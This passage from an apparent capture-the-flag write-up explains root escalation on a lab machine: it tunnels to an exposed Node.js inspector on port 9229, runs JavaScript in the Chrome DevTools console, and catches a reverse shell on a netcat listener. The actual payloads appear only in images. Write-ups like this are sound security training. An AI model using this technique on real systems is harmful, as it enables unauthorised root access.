
Chrome’s chrome://inspect page discovers the remote target /opt/uptime-monitor/worker.js running under Node v20.20.2. The graphical interface also allows arbitrary code evaluation, enabling the same root privilege escalation.
Chrome Inspector

Chrome’s target discovery settings include localhost:9229, allowing DevTools to locate the forwarded Node inspector endpoint.

After configuration, the Devices page successfully lists the remote target /opt/uptime-monitor/worker.js running under Node v20.20.2, confirming the inspector is reachable through the SSH tunnel.

Opening the dedicated DevTools console for the remote Node process shows that the uptime-monitor worker is running with PID 1386. The console now allows arbitrary JavaScript execution within the root-owned process.
Root Reverse Shell

Inside the Chrome DevTools console, enabling pasting allows the command to execute and trigger a reverse shell with root privileges.

A fresh netcat listener on port 9007 receives an incoming connection and drops a root shell (root@reactor:/#), obtained by executing a reverse-shell payload through the Node inspector.

From the resulting root shell, the flag is read once more, this time returning the hash